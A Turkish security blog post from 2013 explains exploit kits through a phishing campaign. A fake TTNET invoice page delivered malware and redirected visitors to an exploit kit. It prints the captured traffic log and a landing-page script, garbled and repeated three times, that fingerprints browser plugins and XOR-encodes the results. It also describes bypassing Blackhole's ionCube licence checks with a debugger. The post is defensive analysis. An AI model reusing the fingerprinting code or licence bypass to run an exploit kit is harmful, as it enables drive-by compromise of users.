



İstismar Kiti Nedir ?

written by Mert SARICA | 1 August 2013

11 Temmuz tarihinde, Aralık ayına damgasını vuran FatMal zararlı yazılımının yenisi ile karşılaştık. Tam olarak yenisi demek belki çok doğru olmayacaktır çünkü bu salgında kullanılan zararlı yazılım ve komuta kontrol merkezinin sürümü bir önceki FatMal komuta kontrol merkezinden farklıydı. Benzer olan tek nokta hemen hemen aynı sahte e-postaların kullanılmış olmasıydı.



Bu salgın aslında Kasım ayındaki salgında (Hatırlatma: <https://internetsube.bddkuyari.com/padm/content/injectus.js>) kullanılan zararlı yazılım ve komuta kontrol merkezi sürümü ile neredeyse aynıydı. Bu 3 salgının da arkasında aynı grup mu vardı bilinmez ama bu defa kötü adamlar bir taşla 2 kuş vurmaya çalışmışlardı. Gönderdikleri e-postada yer alan adres ziyaret edildiğinde karşınıza sahte bir fatura görüntüleme sayfası çıkıyordu. Doğru CAPTCHA kodu (inandırıcılık adına her türlü zahmete katlanmışlar :)) girilip GÖRÜNTÜLE butonuna basıldıktan sonra size, adı her defasında değişen ve içinde zararlı yazılım bulunan bir ZIP dosyası gönderiliyordu. Daha önceden dili yananlar, ZIP dosyasını indirip, içinde pdf.exe uzantılı dosyayı gördüğünde bunun zararlı yazılım olduğunu anlayıp, çalıştırmayarak kötü adamların oyununa gelmediklerini düşünerek büyük bir mutluluk ile sahte sayfayı kapatıp, zararlı yazılımı silip işlerine devam ettiler fakat birşeyi gözden kaçırdılar.



GÖRÜNTÜLE butonuna basar basmaz sahte fatura görüntüleme web sitesi, size ZIP dosyasını yollamak ile kalmayıp ayrıca sizi haberiniz olmadan istismar kitinin (Private Exploit Pack olduğunu tahmin ediyorum.) bulunduğu zararlı bir diğer web sitesine de yönlendiriyordu. Siz her ne kadar ZIP dosyasının indirmemiş olsanız da, internet tarayıcınızda bulunan bir zafiyet bu zararlı web sitesi (istismar kitinin yüklü olduğu site) tarafından PluginDetect adındaki javascript kütüphanesi yardımı ile tespit ediliyordu. Ardından istismar kiti yüklü olan bu zararlı web sitesi tarafından zafiyet barındıran internet tarayıcısı eklentilerinize (Java, Adobe PDF Reader, Flash vb.) göre istismar kodu (exploit) gönderilerek sisteminiz ele geçiriliyor (hackleniyor), sisteminize indirmekten ve çalıştırmaktan kaçındığınız o ZIP

dosyası içinde yer alan zararlı yazılım, başka bir yolla sisteminize indirilerek çalıştırılmış oluyordu.

#	Host	Method	URL	Params	Modif.	Status	Length	MIME...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
46	http://www.linkedin.com	GET	/nhome/uscp-poll?queryAfter=13...			200	1305	text					91.225.248.80	ip_t=deleteMe...	05.24.21.1..	8080
47	http://efatura.ttnet-bilgilerdime.net	GET	/ttnetefatura/faturaGoster.php?...			200	4578	HTML	php	TNET E-FATURA ...			178.208.82.131		08.02.22.1..	8080
50	http://efatura.ttnet-bilgilerdime.net	GET	/ttnetefatura/assets/favicon.ic...			200	1525	image	ico				178.208.82.131		08.02.23.1..	8080
55	http://efatura.ttnet-bilgilerdime.net	POST	/ttnetefatura/faturaGoster.php?...			200	4840	HTML	php	TNET E-FATURA ...			178.208.82.131		08.06.50.1..	8080
56	http://efatura.ttnet-bilgilerdime.net	GET	/ttnetefatura/dv.php			302	351	HTML	php				178.208.82.131		08.06.50.1..	8080
58	http://efatura.ttnet-bilgilerdime.net	GET	/ttnetefatura/fatura_0ea3fa25c...			200	342336	zip	zip				178.208.82.131		08.06.50.1..	8080
59	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/fakmrcbqgmy7dqgih=8614308			200	2367	HTML					178.175.140.50		08.06.51.1..	8080
61	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/etzmessa.js			200	524	script	js				178.175.140.50		08.06.54.1..	8080
62	http://ajax.googleapis.com	GET	/ajax/libs/jquery/1.9.1/jquery.min...			200	5313	script	js				173.194.70.95		08.06.54.1..	8080
64	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/rbjgykvspaqk.js			200	546	script	js				178.175.140.50		08.06.54.1..	8080
67	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/xauvctcgeq.js			200	417	script	js				178.175.140.50		08.06.54.1..	8080
68	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/zjdguul.js			200	557	script	js				178.175.140.50		08.06.54.1..	8080
69	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/huuuaasetpny.js			200	515	script	js				178.175.140.50		08.06.54.1..	8080
70	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/zjgpbwofwfm.js			200	328	script	js				178.175.140.50		08.06.54.1..	8080
72	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/fasz.js			200	325	script	js				178.175.140.50		08.06.54.1..	8080
73	http://qeperkdntsgihyggm1.mypets.ws.8000	GET	/dthbvakpuyxy.js			200	472	script	js				178.175.140.50		08.06.55.1..	8080

```
Request Response
Raw Headers Hex HTML Render
<DOCTYPE HTML>
<html>
<head>
<link href="/mhvwmvsvvbaz.css" rel="stylesheet"><link href="/ngndbhvzqmh.css" rel="stylesheet"><link href="/dqvabidwv.css" rel="stylesheet">
<script src="/etzmessa.js"></script><script src="/tiwvmsilgeliu.js"></script><script src="/huuuaasetpny.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
<link href="/vdvqvnoo.css" rel="stylesheet"><link href="/bfotf.css" rel="stylesheet">
<script src="/zjdguul.js"></script><script src="/dthbvakpuyxy.js"></script><script src="/zjgpbwofwfm.js"></script>
<script type="text/javascript" src="/index.js"></script>
<script src="/xauvctcgeq.js"></script><script src="/fasz.js"></script><script src="/rbjgykvspaqk.js"></script><script src="/keegyyqjcd.js"></script>
<script type="text/javascript">
$(document).ready(function() {
function r(a,c,f,e,g) {
function r(a,c,f,e,g) {
d:PluginDetect.getVerion_b=[];
b.push("hid:"+a);
b.push("adobe_reader:"+c);
b.push("java:"+d);
b.push("Flash:"+e);
b.push("quick_time:"+f);
b.push("real_player:"+g);
b.push("shockwave:"+h);
b.push("silver_light:"+i);
b.push("vlc:"+j);
b.push("wmv:"+k);
b.push("office:"+l);
a[e]=c;
a[l]=e;
a[q]=e;
encodeURIComponent(xor(b.join(":"),c));
$.post(f,a,function(a){
b[5]({body}.append(xor(encodeURIComponent(a,c)))));
function xor(a,c) {for(var i=0,q=0,e=0,c=a.length,e=+Math.floor(e/c.length),f=String.fromCharCode(a.charCodeAt(e)^c.charCodeAt(q));return f}function office_ver(i) {var w=0,c=0;try{new ActiveXObject("SharePoint.OpenDocuments.4")}catch(e){try{c=new ActiveXObject("SharePoint.OpenDocuments.3")}catch(e){return "object"--typeof a&&"object"--typeof c?"2010":"number"--typeof a&&"object"--typeof c?"2007":null}}
</script>
</head>
<body>


</body>
</html>
? < + > > dv.php 0 matches
```

```
Request Response
Raw Headers Hex HTML Render
<DOCTYPE HTML>
<html>
<head>
<link href="/mhvwmvsvvbaz.css" rel="stylesheet"><link href="/ngndbhvzqmh.css" rel="stylesheet"><link href="/dqvabidwv.css" rel="stylesheet">
<script src="/etzmessa.js"></script><script src="/tiwvmsilgeliu.js"></script><script src="/huuuaasetpny.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
<link href="/vdvqvnoo.css" rel="stylesheet"><link href="/bfotf.css" rel="stylesheet">
<script src="/zjdguul.js"></script><script src="/dthbvakpuyxy.js"></script><script src="/zjgpbwofwfm.js"></script>
<script type="text/javascript" src="/index.js"></script>
<script src="/xauvctcgeq.js"></script><script src="/fasz.js"></script><script src="/rbjgykvspaqk.js"></script><script src="/keegyyqjcd.js"></script>
<script type="text/javascript">
$(document).ready(function() {
function r(a,c,f,e,g) {
function r(a,c,f,e,g) {
d:PluginDetect.getVerion_b=[];
b.push("hid:"+a);
b.push("adobe_reader:"+c);
b.push("java:"+d);
b.push("Flash:"+e);
b.push("quick_time:"+f);
b.push("real_player:"+g);
b.push("shockwave:"+h);
b.push("silver_light:"+i);
b.push("vlc:"+j);
b.push("wmv:"+k);
b.push("office:"+l);
a[e]=c;
a[l]=e;
a[q]=e;
encodeURIComponent(xor(b.join(":"),c));
$.post(f,a,function(a){
b[5]({body}.append(xor(encodeURIComponent(a,c)))));
function xor(a,c) {for(var i=0,q=0,e=0,c=a.length,e=+Math.floor(e/c.length),f=String.fromCharCode(a.charCodeAt(e)^c.charCodeAt(q));return f}function office_ver(i) {var w=0,c=0;try{new ActiveXObject("SharePoint.OpenDocuments.4")}catch(e){try{c=new ActiveXObject("SharePoint.OpenDocuments.3")}catch(e){return "object"--typeof a&&"object"--typeof c?"2010":"number"--typeof a&&"object"--typeof c?"2007":null}}
</script>
</head>
<body>


</body>
</html>
? < + > > dv.php 0 matches
```

```
Request Response
Raw Headers Hex HTML Render
<DOCTYPE HTML>
<html>
<head>
<link href="/mhvwmvsvvbaz.css" rel="stylesheet"><link href="/ngndbhvzqmh.css" rel="stylesheet"><link href="/dqvabidwv.css" rel="stylesheet">
<script src="/etzmessa.js"></script><script src="/tiwvmsilgeliu.js"></script><script src="/huuuaasetpny.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
<link href="/vdvqvnoo.css" rel="stylesheet"><link href="/bfotf.css" rel="stylesheet">
<script src="/zjdguul.js"></script><script src="/dthbvakpuyxy.js"></script><script src="/zjgpbwofwfm.js"></script>
<script type="text/javascript" src="/index.js"></script>
<script src="/xauvctcgeq.js"></script><script src="/fasz.js"></script><script src="/rbjgykvspaqk.js"></script><script src="/keegyyqjcd.js"></script>
<script type="text/javascript">
$(document).ready(function() {
function r(a,c,f,e,g) {
function r(a,c,f,e,g) {
d:PluginDetect.getVerion_b=[];
b.push("hid:"+a);
b.push("adobe_reader:"+c);
b.push("java:"+d);
b.push("Flash:"+e);
b.push("quick_time:"+f);
b.push("real_player:"+g);
b.push("shockwave:"+h);
b.push("silver_light:"+i);
b.push("vlc:"+j);
b.push("wmv:"+k);
b.push("office:"+l);
a[e]=c;
a[l]=e;
a[q]=e;
encodeURIComponent(xor(b.join(":"),c));
$.post(f,a,function(a){
b[5]({body}.append(xor(encodeURIComponent(a,c)))));
function xor(a,c) {for(var i=0,q=0,e=0,c=a.length,e=+Math.floor(e/c.length),f=String.fromCharCode(a.charCodeAt(e)^c.charCodeAt(q));return f}function office_ver(i) {var w=0,c=0;try{new ActiveXObject("SharePoint.OpenDocuments.4")}catch(e){try{c=new ActiveXObject("SharePoint.OpenDocuments.3")}catch(e){return "object"--typeof a&&"object"--typeof c?"2010":"number"--typeof a&&"object"--typeof c?"2007":null}}
</script>
</head>
<body>


</body>
</html>
? < + > > dv.php 0 matches
```

İstismar kitleri son yıllarda bu tür salgınların dışında özellikle Su Kaynağı (Watering Hole) saldırılarında da sıklıkla kullanılmaktadır. Su kaynağı saldırılarında kötü adamlar, sızmak istedikleri kurumların sistemlerini direkt hedef almak yerine dolaylı yoldan hedef alırlar ve bunun için de hedef kurum tarafından ziyaret edildiği düşünülen web sitelerini hedef olarak seçerler. Örnek ile açıklamak gerekirse mesela birçok çalışan, gün içinde bir defa da olsa takip ettikleri gazetelerin web sitelerini ziyaret ederler. Bunu bilen kötü adamlar da kurum çalışanlarına ortalama saldırı yapacak yerine sıkça ziyaret edilen gazetelerin web sitelerini hackleyerek, FatMal örneğinde olduğu gibi sayfayı ziyaret edenlerin istismar kiti olan bir diğer zararlı web sitesini ziyaret etmelerini sağlamış olur. Bu sayede bu siteyi ziyaret

eden yüzlerce farklı kurumun, binlerce kullanıcısının kullanmış olduğu sistemler bu saldırı yöntemi ile bir anda kötü adamların kontrolü altına girmiş olur.







İstismar kiti denilince belki de akla ilk olarak Blackhole istismar kiti gelir. Blackhole istismar kiti aslında onlarca istismar kitinden sadece bir tanesidir fakat onu farklı yapan yeni sürümlerinde çoğunlukla 0. gün istismar kodlarına ev sahipliği yapmasıdır. Metasploit aracına bir uygulamanın istismar kodunun eklenmesinin hemen ardından Blackhole istismar kitine de bu istismar kodunun eklenmesi ve yeni sürümünün geliştiricisi tarafından hızlıca yayınlanması, bu istismar kitinin ne denli tehlikeli olabileceğine güzel bir örnektir.

İstismar kitlerinin oldukça tehlikeli ve siber saldırılarda sıkça kullanılıyor olması nedeniyle zararlı yazılım analistleri, güvenlik uzmanları, emniyet mensupları için bu istismar kitlerinin sanal ortamlara kurulması, analiz edilmesi ve işleyişlerinin anlaşılması, bilgisayar olaylarına müdahale etme açısından oldukça önemlidir fakat çeşitli sitelerden temin edilen bu istismar kitlerinin kullanılması pek o kadar kolay değildir. İstismar kiti geliştiricileri bu işten para kazandıkları için lisanslamaya

önem vermektedirler dolayısıyla istismar kitlerini kötü adamlara kiralarlarken veya satarken çeşitli araçlar ile (Örnek: ionCube PHP Encoder) ile istismar kitlerine alan adı bazlı ve zaman bazlı kısıtlamalar koymaktadırlar. Fakat bu kontroller rahatlıkla aşılabildiği için art niyetli kişiler, çeşitli forumlardan temin ettikleri bu istismar kitlerini kurumlara ve kullanıcılara karşı rahatlıkla kullanılabilirler.

Örneğin geçtiğimiz aylarda bir araştırma için sanal makineye Blackhole v2.0.1 istismar kiti kurmam gerektiğinde benim de bu kontrolleri aşmam gerekti. Bunun için öncelikle temin ettiğim Blackhole istismar kitinin hangi internet sitesi için lisanslandığını, bu lisansın hangi tarihe kadar geçerli olduğunu ve bunları kontrol eden fonksiyonları tespit etmem gerekti. Fonksiyonları tespit edip, yamadıktan (patching) sonra sanal makinede bu istismar kitini başarıyla çalıştırabildim.





The screenshot shows the Immunity Debugger interface. The main window displays assembly code for the `ioncube_01009152` function. The registers window shows the state of various registers, including `EAX` containing `00000000`. A dialog box titled "Assemble at 01009150" is open, showing the assembly instruction `CMP EAX,EAX` with a checkbox for "Fill with NOPs" checked. The registers window also shows the `EBX` register containing `00000000`.

The screenshot shows a web browser window displaying a login form titled "Authorization". The form includes a "Password" field, a "Language" dropdown menu set to "English", and a "Login" button. The browser's address bar shows the URL `info/crisps.php`. The browser's title bar indicates the page is titled "Blackhole v.2.0.1".

The screenshot shows the Blackhole v.2.0.1 web application interface. The page title is "Blackhole" and it includes a navigation menu with options like "STATISTICS", "BLOCKED-STATISTICS", "THREADS", "FILES", "SOFT VERSIONS", "SECURITY", "PREFERENCES", and "LOGOUT". The main content area displays statistics for the application, including "TOTAL INFO" and "TODAY INFO" sections, both showing "0% LOADS". The interface also includes a "Start date" and "End date" filter, a "Thread" dropdown menu, and a "Apply" button. The footer of the page indicates the version "Blackhole v.2.0.1".

Özetle istismar kitleri sıkça güncellendiği, yeri geldiğinde kötü adamlara

kiralanabildiği, forumlardan ücretsiz olarak kolayca temin edilebildiği için kurumlar ve kullanıcıları için büyük bir tehdit haline gelmiştir. Günümüzde kurumlar, sunucularının yama seviyelerine önem verdikleri gibi kullanıcılarının sistemlerinde yüklü olan ve istismar kitleri tarafından istismar edilen Java, Adobe PDF Reader, Flash gibi uygulamaları da yama seviyelerine önem vermeleri gerekmektedir. Son kullanıcıların yani bizlerin ise istismar kitlerinin hedefi olmamaları adına aynı şekilde işletim sistemlerinin ve diğer uygulamaların yama seviyelerini güncel tutmaları, Browser Scan gibi siteler üzerinden yama seviyelerini ara ara kontrol etmeleri ve güvenlik ürünlerinin imzalarını güncel tutmaları gerekmektedir. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.